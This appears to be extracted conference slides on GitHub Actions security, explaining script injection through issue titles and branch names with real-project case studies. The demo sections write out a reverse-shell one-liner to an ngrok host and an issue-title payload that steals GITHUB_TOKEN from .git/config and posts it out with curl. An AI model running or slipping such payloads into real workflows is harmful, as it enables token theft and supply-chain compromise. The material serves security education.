



GitHub Actions Security Landscape

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Session Agenda

- 01 What is GitHub Actions, and why it is a Powerful build System

- 02 GitHub Actions Code Injection 101

- 03 Searching for Vulnerable Repositories Using Advanced Methods

- 04 Vulnerability Examples and Demos

- 05 Possible Mitigations



About Me



Alex Ilgayev

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Previously Malware Research Team Leader @ Check Point Research

Enthusiastic friendly hacker

Love CTFs

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GitHub & GitHub Actions

What is GitHub Actions?

A way to automate, customize, and execute your software development workflows right in your repository. You can discover, create, and share actions to perform any job you'd like, including CI/CD, and combine actions in a completely customized workflow.

GitHub numbers according to January 2023:

100 Millions Developers
372m+ Repositories

GitHub Actions numbers according to May 2023:

18k+ Actions on the Marketplace
2.1m+ Public Workflows



Possible Usages of GitHub Actions



Building the code into a container and uploading it to the chosen registry.



Scheduled tasks that scan vulnerabilities in code.



Running tests for forked pull requests.



Automatic labeling for issues.



Sending issues to ticket handling system (Jira/Monday/Asana/etc.).



Supporting automatic merges for PR created by external bots.

And more.



GitHub Actions Example

Here is a sample GitHub Actions workflow printing "Hello World!".

It is a **YAML** file that will be triggered by adding it to the `.github/workflows` directory of the source code.

```
name: GitHub Actions Demo

on: [push]


jobs:
  Actions-Hello-World:
    runs-on: ubuntu-latest
    steps:
      - run: echo "Hello World!"
```




How it works:

GitHub Runner Architecture

- The runner is a Github open-source project connecting to **GitHub Actions Service**, fetches **jobs**, and **executes** them
- It can run on a **GitHub hosted** machine, or **self-hosted**
- GitHub hosted runners will run as **ephemeral** environments
- For each workflow run, a new temporary **GITHUB_TOKEN** is created for possible API interactions



How it works: GITHUB_TOKEN



- The default permissions for a GITHUB_TOKEN are **read/write** for most of the events
- Has permissions only for the **current repository**
- The token is valid during the **action execution period (24 hours** at most)
- Used as default parameter in many actions and is the preferred method to invoke GitHub API functionalities
- Forked pull requests for public repositories will receive at most **read permissions**



How it works:

Secrets

GitHub allows us to store secrets, and use them inside our workflows. GitHub supports few types:

Secrets Defined in Organization

- Allows all actions in all the repositories in the organization to have access to the secrets
- Each secret could be limited to private repositories, or specific one's

Secrets Defined in a Repository

- Allows all actions in the repository to have access to the secrets

Secrets Defined in Repository Environment

- Allows actions which are part of the environment to have access to the secrets
- Environments could be limited to specific branches



Vulnerable Actions

This sample workflow will run on each opened issue in the repository. If the issue title contains "bug" word, It will label the issue with a "bug" label

```
name: Issue Check

on:
  issues:
    type: [opened]

jobs:
  issue_check:
    runs-on: ubuntu-latest
    steps:
      - run: |
          if [[ "${{ github.event.issue.title }}" == *"bug"* ]]
          then
              curl -X POST -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
          fi
```



Issue Injection 101

```
✓ Run if [[ "bug" == * ]]; then sudo apt install figlet; figlet cycode; fi; if [[ "bug" == *"bug"* ]]  
37 (Reading database ... 80%  
38 (Reading database ... 85%  
39 (Reading database ... 90%  
40 (Reading database ... 95%  
41 (Reading database ... 100%  
42 (Reading database ... 241056 files and directories currently installed.)  
43 Preparing to unpack ../figlet_2.2.5-3_amd64.deb ...  
44 Unpacking figlet (2.2.5-3) ...  
45 Setting up figlet (2.2.5-3) ...  
46 update-alternatives: using /usr/bin/figlet-figlet to provide /usr/bin/figlet (fig  
47 Processing triggers for man-db (2.9.1-1) ...  
48  
49      _  
50  /_|||/ /_|||/ /_|||/  
51 | (| | | (| | | (| | | /  
52 \_|||_ /_|||_ /_|||_ /  
53  |_/
```

Hello, I have an emerging bug" == *^{*}));
then sudo apt install figlet; figlet
cycode; fi; if [["bug

We managed to execute code on the runner!



Bug or Feature?

The following could be found on GitHub best practice papers:

“When Creating Workflows, *Custom Actions*, and *Composite Actions*, you Should Always Consider Whether Your Code Might Execute Untrusted Input From Attackers. This can Occur When an Attacker Adds Malicious Commands and Scripts to a Context. When Your Workflow Runs, Those Strings Might be Interpreted as Code Which is Then Executed on the Runner.”

<https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions#understanding-the-risk-of-script-injections>



What Can We Do Now?

GitHub

All repos

🔍 "{{ github.event.issue.title }}" "run:"



```
avoldsund/fpfordel > .github/workflows/promote.yml 2 matches | YAML | 🏠 master
23     });
24     - name: Sett variabler for cluster og tag
25       run: |
26         echo "TAG=$(echo '{{ github.event.issue.title }}' | awk '{print $NF}' | awk -F- '{print $NF}')" >> $GITHUB_E
27         echo "IMAGE=$IMAGE_BASE$(echo '{{ github.event.issue.title }}' | awk '{print $NF}')" >> $GITHUB_ENV
28         echo "CLUSTER=$(echo '{{github.event.comment.body}}' | cut -d' ' -f2)" >> $GITHUB_ENV
29
```

```
jazyfresh/iterate > .github/workflows/issue-opened.yml 9 matches | YAML | 🏠 main
8     steps:
9     - run: echo "🔔 The job was automatically triggered by a {{ github.event_name }} event."
10    - run: echo "🔔 Issue Number {{ github.event.issue.number }}"
11    - run: echo "🔔 Issue Title {{ github.event.issue.title }}"
12    - run: echo "🔔 Issue Body {{ github.event.issue.body }}"
13    - name: Check out repository code
14      uses: actions/checkout@v3
```



Is it Widespread?




```
20 18 jobs:
21 19   setup:
22 20     name: Setup
23 21 +    if: ${ github.event.label.name == 'SafeToBuild' }
24 22   runs-on: ubuntu-latest
25 23   outputs:
26 24     proBranchName: ${ steps.find-branches.outputs.proBranchName }
```



```
23 +   env:
24 +     ISSUE_TITLE: ${ github.event.issue.title }
25 25   if: ${ !startsWith(github.event.issue.title, 'chore') && endsWith(github.
26 26     run: |
27 27       echo "github: ${ github }"
28 28 +      echo "title not match. Exit. Title is ${ github.event.issue.title }"
29 29 +      echo "title not match. Exit. Title is $ISSUE_TITLE"
30 30   exit 1
```



```
12 12   runs-on: ubuntu-latest
13 13   name: Auto-assign new issues to projects
14 14   steps:
15 15 -   - run: echo "${github.event.issue.title}"
16 16 -   - name: Assign Bugs to the Bug Tracker
17 17   uses: srggrs/assign-one-project-github-ac
18 18   if: github.event.action == 'opened' && st
```



issue_type_predicter.yaml

⚠ This workflow was disabled manually.




```
8 8   issueCheck:
9 9   runs-on: ubuntu-latest
10 10  steps:
11 11 -   - name: Output version
12 12 -   - run: |
13 13 -     echo "log: ${ github.event.issue.body }"
14 14 11
15 15 12   - if: startsWith(github.event.issue.body, '*Describe the bug*') == false
16 16 13   name: Close Issue
```

And more... These vulnerabilities can impact **millions of potential victims**



What ELSE Can We Do?



Vulnerable Projects



autogluon/autogluon (5.7k)



storybookjs/storybook (78k)



withastro/astro (30k)

freeCodeCamp (🔥)

freeCodeCamp/freeCodeCamp (366k)

Fluent UI

microsoft/fluentui (15k)



tiangolo/fastapi (57k)

Cal.com

calcom/cal.com (20k)



slimtoolkit/slim (16k)

XSTATE


statelystatex/xstate (23k)



ossf/scorecard (3.4k)




Vulnerability Types & Methods



Case Study 1 - FreeCodeCamp

- **Name:** freecodecamp/freecodecamp
- **Purpose:** Platform learn to code for free
- **Stars:** 363k
- **Vulnerability:** Build hijack due to vulnerable 3rd party integration



freeCodeCamp (🔥)



```
73 .github/workflows/codeseer-diagram.yml
@@ -9,76 +9,15 @@ on:
- 'docs/**'
types: [opened, synchronize, reopened]
+ permissions: read-all
+
```

Case Study 1 - CodeSee Flow

```
on:
  pull_request_target :
jobs:
  test_map_action :
    runs-on: ubuntu-20.04
    steps:
      - name: checkout
        uses: actions/checkout@v3
        with:
          ref: ${ github.event.pull_request.head.ref }
      ...
      - uses: Codesee-io/codesee-map-action@latest
        with:
          step: mapUpload
          api_token : ${ secrets.CODESEE_ARCH_DIAG_API_TOKEN }
          github_ref : ${ github.ref }
```



Case Study

Branch name: a

```
...  
Error: Command  
"a";ls;"ech"  
fatal: Not a  
/bin/sh: 1: e  
...
```

```
f6e16"
```


Branch name: n



imgflip.com




Case Study 1 - FreeCodeCamp Attack



Case Study 2 - Fluent UI

- **Name:** microsoft/fluentui
- **Purpose:** collection React components used in Microsoft 365 toolkit
- **Stars:** 15k
- **Vulnerability:** Artifact poisoning vulnerability


Fluent UI



Case Study 2 - Fluent UI Vulnerability


1. "Screener Build Job" can be triggered by **any pull request**.
2. "Screener Run Job" triggered when "Screener Build Job" ends.
3. The downloaded artifact is written in root folder, and **may overwrite other files that were checked out previously**.

Payload: creating artifact containing `package.json` file, that would run when CI executes `yarn install --frozen-lockfile`



Case Study 2 - Fluent UI Attack Flow

Fluent UI



Consequences of Build Compromise



Exposing secrets to sensitive assets such as: artifact registries, AWS/GCP/Azure assets and more.


Using exposed GitHub tokens to **commit to the repository**. This can cause a **critical supply chain incident**, as the attacker can introduce backdoors deployed to end-users or organization environments.

A much smaller risk would be the malicious actor's ability to run botnets or crypto miners using runner infrastructure.




Exposing Secrets: Lab Setup

- (1) `ngrok tcp 10000`
- (2) `tcp://8.tcp.ngrok.io:15063`
- (3) `nc -lv 10000`
- (4) Sending malicious script
- (5) `bash -i >& /dev/tcp/8.tcp.ngrok.io/15063 0>&1`



Exposing Secrets:

Getting Reverse Shell



```
runner@fv-az167-635:~/work/demo/demo$ ls -lha
ls -lha
total 20K
drwxr-xr-x 4 runner docker 4.0K Feb 20 09:22 .
drwxr-xr-x 3 runner docker 4.0K Feb 20 09:22 ..
drwxr-xr-x 8 runner docker 4.0K Feb 20 09:22 .git
drwxr-xr-x 3 runner docker 4.0K Feb 20 09:22 .github
-rw-r--r-- 1 runner docker
6 Feb 20 09:22 README.md
runner@fv-az167-635 :~/work/demo/demo$ echo "Hello from Github runner!"
echo "Hello from Github runner!"
Hello from Github runner!
```



Exposing Secrets: Sample Use Case

```
name: CI

on:
  issues:
    types: [opened]
  pull_request_target:
    branches: [ "main" ]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - run: |
        echo "ISSUE TITLE: ${github.event.issue.title}"
        echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
      - run: |
        echo "BRANCH NAME: ${ github.event.pull_request.head.ref }"
```

Code
execution
here

Code
execution
here



Exposing Secrets: Secrets from Checkout Action

```
name: CI

on:
  issues:
    types: [opened]
  pull_request_target:
    branches: [ "main" ]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - run: |
          echo "ISSUE TITLE: ${github.event.issue.title}"
          echo "ISSUE DESCRIPTION: ${github.event.issue.body}"
      - run: |
          echo "BRANCH NAME: ${github.event.pull_request.head.
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION
```

```
extraheader = AUTHORIZATION: basic REDACTED
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION |
cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d
```

```
x-access-token: ghs_REDACTED
```



issue" && export GITHUB_TOKEN=\$(cat \$GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION | cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d | cut -d':' -f 2) && curl -X POST -d "token=\$GITHUB_TOKEN" http://2.tcp.eu.ngrok.io:16856 && echo "#14

[Open](#) alex-ilgayev opened this issue now · 0 comments

alex-ilgayev commented now

No description provided.

Write Preview H B I E < > @ ↻ ↺

Leave a comment

Attach files by dragging & dropping, selecting or pasting them.

[Close issue](#) [Comment](#)

Remember, contributions to this repository should follow its [security policy](#).

Assignees
No one—assign yourself

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
[Create a branch](#) for this issue or link a pull request.

Notifications [Customize](#)

[Unsubscribe](#)

You're receiving notifications because you authored the thread.

0 participants

```
> docker run --rm -it -p 8080:8080 cycledlabs/simple-http-logger
Starting httpd ...

Host: 2.tcp.eu.ngrok.io:16856
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

token=ghs_HW31y4P4VXybQ2RcBmQSberjGr6C5o1aa74Q

172.17.0.1 -- [14/May/2023 08:23:16] "POST / HTTP/1.1" 200 -
```

Cycodelabs/gha-demo-examples x +

https://github.com/Cycodelabs/gha-demo-examples

Search or jump to... Pull requests Issues Codespaces Marketplace Explore

Cycodelabs / gha-demo-examples Public

Edit Pins Watch 1 Fork 0 Star 0

Code Issues 1 Pull requests Actions Projects Wiki Security Insights Settings

main 8 branches 0 tags Go to file Add file Code

alex-ilgayev Update sample.yml e79c1db 18 minutes ago 11 commits

- .github/workflows Update sample.yml 18 minutes ago
- README.md Update README.md 1 hour ago

README.md

Github Actions Demo Examples

About

No description, website, or topics provided.

- Readme
- Security policy
- 0 stars
- 1 watching
- 0 forks

Report repository

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

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ngrok

```
docker run --rm -it -p 8080:8080 cycodelabs/simple-http-logger
```


Create shell.sh by alex-ilgayev · 1 x

https://github.com/CycodeLabs/gha-demo-examples/pull/21

Code Issues 1 Pull requests 1 Actions Projects Wiki Security Insights Settings

Create shell.sh #21

Open

